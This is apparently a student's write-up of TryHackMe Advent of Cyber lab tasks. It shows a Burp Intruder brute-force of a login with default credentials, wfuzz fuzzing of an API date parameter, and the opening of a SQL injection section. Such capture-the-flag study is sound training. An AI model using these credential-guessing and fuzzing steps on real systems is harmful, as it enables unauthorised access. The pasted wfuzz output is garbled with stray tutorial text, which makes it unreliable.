The screenshot shows the Burp Suite interface on the left and a web browser window on the right. The Burp Suite interface has 'Intercept is on' selected. The browser window displays a login page for 'Santa Sleigh Tracker'. The page features a Santa sleigh icon at the top, followed by the text 'Santa Sleigh Tracker'. Below this is a form with a 'username' field containing 'JiaMeng' and a 'password' field containing '199512'. A green 'Sign in' button is below the form. To the right of the form, there is a descriptive text block: 'The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.' At the bottom of the browser window, it says 'Portal made with love by Santa's Elves.'

Click “Add” on the highlighted **username** and **password**.

Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Sequencer Decoder Comparator Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater

1 x THM Day3 x ...

Target Positions Payloads Resource Pool Options

Start attack

Attack type: Sniper


1 POST /login HTTP/1.1
2 Host: 10.10.230.173
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://10.10.230.173
10 Connection: close
11 Referer: http://10.10.230.173/?login=username_incorrect
12 Upgrade-Insecure-Requests: 1
13
14 username=\$JiaMeng\$&password=\$199512\$

Add \$ Clear \$ Auto \$ Refresh

?

Search... 0 matches Clear

2 payload positions Length: 517



Change the attack type to “Cluster Bomb”.

The screenshot shows the Burp Suite Community Edition interface. The title bar reads "Burp Suite Community Edition v2021.10.3 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". Below the menu is a toolbar with icons for Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The "Intruder" tab is selected, highlighted in orange. A sub-menu bar below the toolbar shows "Dashboard", "Target", "Proxy", "Intruder" (selected), and "Repeater". The main workspace is titled "THM Day3" and contains a "Payload Positions" configuration section. The "Attack type:" dropdown is set to "Cluster bomb". The payload list shows the following request details:

```
1 POST /login HTTP/1.1
2 Host: 10.10.230.173
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://10.10.230.173
10 Connection: close
11 Referer: http://10.10.230.173/?login=username_incorrect
12 Upgrade-Insecure-Requests: 1
13
14 username=$JiaMeng$&password=$199512$
```

On the right side of the workspace, there are four buttons: "Add §", "Clear §", "Auto §", and "Refresh". At the bottom of the workspace, there is a search bar with placeholder text "Search...", a "Clear" button, and status information: "0 matches", "Length: 517", and "2 payload positions".

In set 1, add “admin”, “root” and “user” under the payloads of the **Intruder** tab. Repeat the same process for set 2, by adding “password”, “admin” and “12345”.

The screenshot shows the Burp Suite interface with the **Intruder** tab selected. In the **Payload Sets** section, there is one set named **THM Day3** with a payload count of 3. The payload types are set to **Simple list**. The list contains three entries: **admin**, **root**, and **user**. The **Start attack** button is visible at the top right of this section. Below it, the **Payload Options [Simple list]** section is shown, which allows for configuring a simple list of strings. The **Payload Processing** section follows, which lets you define rules to perform various processing tasks on each payload before it is used. The **Payload Encoding** section is at the bottom, which can be used to URL-encode selected characters within the final payload for safe transmission within HTTP requests. A checkbox for URL-encoding specific characters is checked, with the character set being `./\=<>?+&*;:"{}|^`#`.

 Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Sequencer Decoder Comparator Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater

1 x THM Day3 ...

Target Positions **Payloads** Resource Pool Options

Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 3
Payload type: Simple list Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	password
Load ...	admin
Remove	12345
Clear	
Deduplicate	
Add	[]
Add from list ... [Pro version only]	

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `/\=;<>?+&*.;"{}|^`#`

Start the attack. The odd out one will be the correct username and password to sign into the website.

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	309	
1	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
2	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
3	user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
4	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
5	root	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
6	user	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
7	admin	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	255	
8	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
9	user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	

Santa Sleigh Tracker



The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Portal made with love by
Santa's Elves.



Thought Process/Methodology

Having access to the target machine, a sign in page was presented. Then, we proceeded to sign in with our own username and password. We would not be able to successfully access and obtain the flag. Thus, we need to head to BurpSuite to send the captured request to the intruder and repeater. We can see the request being sent to the **Intruder** tab. We then need to clear the pre-selected values under the **positions** tab and add both the username and password values as positions. We then need to select “**Cluster Bomb**” as our attack type. Next up, we need to add in a few common default usernames such as “admin”, “root”, and “user” in Set 1 in the **Payload** tab. Repeat the process but for set 2 and add common default passwords like “password”, “admin”, and “12345”. We can then start the attack which we will be able to catch the odd one out. That pair of username and password will be used to sign in and in return, show the flag.

Day 4:Web Exploitation: Santa's watching

Tools used : Kali Linux, Firefox, Terminal

Question 1

Creating command using URL "<http://shibes.xyz/api.php>", "breed" parameter and wordlist "big.txt". Following the text from picture given below, the output is :

```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```

some of the more useful options into the table below:

Options	Description
-c	Shows the output in color
-d	Specify the parameters you want to fuzz with, where the data is encoded for a HTML form
-z	Specifies what will replace FUZZ in the request. For example <code>-z file, big.txt</code> . We're telling wfuzz to look for files by replacing "FUZZ" with the words within "big.txt"
--hc	Don't show certain http response codes. i.e. Don't show 404 responses that indicate the file doesn't exist, or "200" to indicate the file does exist
--hl	Don't show for a certain amount of lines in the response
--hh	Don't show for a certain amount of characters


Let's bring this together and demonstrate some of these options. Let's say we wanted to fuzz an application on `http://shibes.thm/login.php` to find the correct credentials to the login form. After recalling our knowledge from Day 2, we know all about URL parameters! We can take a bit of a guess as to what parameters the login form may be using `username` and `password`, right? Worth a try! Our wfuzz command would look like so:

```
wfuzz -c -z file,mywordlist.txt -d "username=FUZZ&password=FUZZ" -u http://shibes.thm/login.php
```

Where wfuzz will now iterate through the wordlist we provided and replace the "FUZZ" values specified in the "username" and "password" parameters.

Question 2

Insert IP address to access website




Question 3

Use terminal to find API to access website

Question 4

Access website by inserting API address found in the terminal



Index of /api

Name	Last modified	Size	Description
 Parent Directory		-	
 site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.240.147 Port 80

Question 5


Download wordlist file from THM website

Challenge

Deploy both the instance attached to this task (the green deploy button) and the AttackBox by pressing the blue "Start AttackBox" button at the top of the page. After allowing 5 minutes, navigate to the website (10.10.127.116) in your AttackBox browser.


It is up to you to decide if you wish to create the wordlist yourself or use a larger wordlist located in `/opt/AoC-2020/Day-4/wordlist` on the AttackBox. The wordlist is also [available for download](#) if you are using your own machine.

In summary, use the tools and techniques outlined in today's advent of cyber: search for the API, find the correct post and bring back ELF's forums!



Question 6

Copy path of the file



Question 7

Use “wfuzz” to check the dates from wordlist file


```

kali-Linux-2022.2-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player | ||| | 1 2 3 4 | 
File Actions Edit View Help
root@kali:~/home/1211100917 x 1211100917@kali:~ x
[1211100917@kali:~] -> $ wfuzz -c -z file.wordlist http://10.10.38.157/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://10.10.38.157/api/site-log.php?date=FUZZ and demonstrate some of these options. Let's say we wanted to fuzz an application on http://shibes.chm/login.php to find the correct form. After recalling our knowledge from Day 2, we know all about URL parameters! We can take a bit of a guess as to what parameters Total requests: 63
[1211100917@kali:~] -> $ wfuzz -c -z file.wordlist http://10.10.38.157/api/site-log.php?date=FUZZ --threads=10 --timeout=10 --delay=0.1 --format=raw --output=1211100917.log --verbose
[1211100917@kali:~] -> $ cat 1211100917.log
ID Response Lines Word Chars Payload
0000000000: 200 0 L 0 W 0 C "Chill now it's 20201107"
0000000005: 200 0 L 0 W 0 C "20201104"
0000000002: 200 0 L 0 W 0 C "20201101"
0000000004: 200 0 L 0 W 0 C "20201103"
0000000008: 200 0 L 0 W 0 C "20201102"
0000000007: 200 0 L 0 W 0 C "20201100"
0000000009: 200 0 L 0 W 0 C "20201105"
0000000009: 200 0 L 0 W 0 C "20201108"
0000000013: 200 0 L 0 W 0 C "20201112"
0000000018: 200 0 L 0 W 0 C "play boi" or Ch instance "20201117" the wordlist we provided and replace the "FUZZ" values specified in the "username" and "password" parameters.
0000000014: 200 0 L 0 W 0 C "After I was 20201113" site to the website (10.10.38.157) in your AttackBox browser.
0000000016: 200 0 L 0 W 0 C "20201109"
0000000019: 200 0 L 0 W 0 C "up to 0 Ch decide "20201109"
0000000017: 200 0 L 0 W 0 C "create the wordlist yourself or use a larger wordlist located in /opt/AS3-2020/Day-4/wordlist" on the AttackBox. The
0000000019: 200 0 L 0 W 0 C "attack to 0 Ch decide "20201118" if you are using your own machine."
0000000015: 200 0 L 0 W 0 C "20201114"
0000000022: 200 0 L 0 W 0 C "20201121"
0000000025: 200 0 L 0 W 0 C "20201124"
0000000021: 200 0 L 0 W 0 C "20201120"
0000000027: 200 0 L 0 W 0 C "20201123"
0000000024: 200 0 L 0 W 0 C "20201116"
0000000020: 200 0 L 0 W 0 C "20201119"
0000000027: 200 0 L 0 W 0 C "20201126"
0000000029: 200 0 L 0 W 0 C "20201128"
0000000022: 200 0 L 13 W 13 C "20201125" API directory we can use gobuster to enumerate the website and see if we can find anything. Then assuming we do find
0000000028: 200 0 L 0 W 0 C "20201127" or interesting files. Let's say we then find what seems to hold the logs, we know we're searching by date, so we can infer
0000000032: 200 0 L 0 W 0 C "20201201" using the date parameter to interact with the API. We also know that the API takes a date in the form of YYYYMMDD. A
0000000034: 200 0 L 0 W 0 C "therefore we can use the date parameter to interact with the API. We also know that the API takes a date in the form of YYYYMMDD. A
0000000031: 200 0 L 0 W 0 C "the last part of the date is the day of the month. So we can use the date parameter to interact with the API. We also know that the API takes a date in the form of YYYYMMDD. A

```

Question 8

Insert date behind the website to get flag



Question 9

Using wfuzz-help to find what is stored in -f parameter

```
(1211100917㉿kali)-[~]
$ wfuzz --help
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
* Version up to 1.4c coded by:
* Christian Martorella (cmartorella@edge-security.com)
* Carlos del ojo (deepbit@gmail.com)
*
* Version 1.4d to 3.1.0 coded by:
* Xavier Mendez (xmendez@edge-security.com)
*****
Usage: wfuzz [options] -z payload,params <url>

    FUZZ, ... , FUZnZ wherever you put these keywords wfuzz will replace them with the values of the specific payload.
    FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request performed and could be used as a base for filtering.

Options:
    -h/--help                  : This help
    --help                      : Advanced help
    --filter-help               : Filter language specification
    --version                   : Wfuzz version details
    -e <type>                  : List of available encoders/payloads/iterators/printers/scripts

    -- recipe <filename>       : Reads options from a recipe. Repeat for various recipes.
    --dump-recipe <filename>   : Prints current options as a recipe
    --oF <filename>             : Saves fuzz results to a file. These can be consumed later using the wfuzz payload.

    -c                          : Output with colors
```

Question 10

-f parameter store result

```
*****
Usage: wfuzz [options] -z payload,params <url>

FUZZ, ... , FUZnZ wherever you put these keywords wfuzz will replace them with the values of the specified payload.
FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request performed and could be used as a base for filtering.

Options:
-h/-help : This help
--help : Advanced help
--filter-help : Filter language specification
--version : Wfuzz version details
-e <type> : List of available encoders/payloads/iterators/printers/scripts

--recipe <filename> : Reads options from a recipe. Repeat for various recipes.
--dump-recipe <filename> : Prints current options as a recipe
--OF <filename> : Saves fuzz results to a file. These can be consumed later using the wfuzz payload.

-c : Output with colors
-v : Verbose information.
-f filename,printer : Store results in the output file using the specified printer (raw printer if omitted).
```

Thought Process/Methodology

In order to find the custom wfuzz command, we would refer to the Try Hack Me website's explanation to figure out the placing to form the command. After gaining access to the target computer by pasting the IP address(10.10.240.147) in the address bar , a page with “ You have been defaced, your forums are gone” is shown. Then, use gobuster's directory to find the API to access the webpage. Paste the API address to the address bar. From there we can see the index of the API. Later on, download the “wordlist” file from Try Hack Me website and copy its name. Using “wfuzz”, we would paste “wordlist” to the wfuzz command,insert the path of “site-log” from the API website and insert date parameter. Next, insert the get date parameter with the date behind the API address to get the flag. Then, type “wfuzz-help” to find the -f parameter store result.

Day 5:Web Exploitation: Someone stole Santa's gift list!

Tools used: Linux, Firefox, Terminal, Burpsuite, SQLMap

Question 1

Refer to the Microsoft documentation

Ports used by clients and site systems

The following sections detail the ports that are used for communication in Configuration Manager. The arrows in the section title show the direction of the communication:

-  Indicates that one computer starts communication and the other computer always responds
-  Indicates that either computer can start communication

Asset Intelligence synchronization point Microsoft

Description	UDP	TCP
HTTPS	--	443

Asset Intelligence synchronization point SQL Server

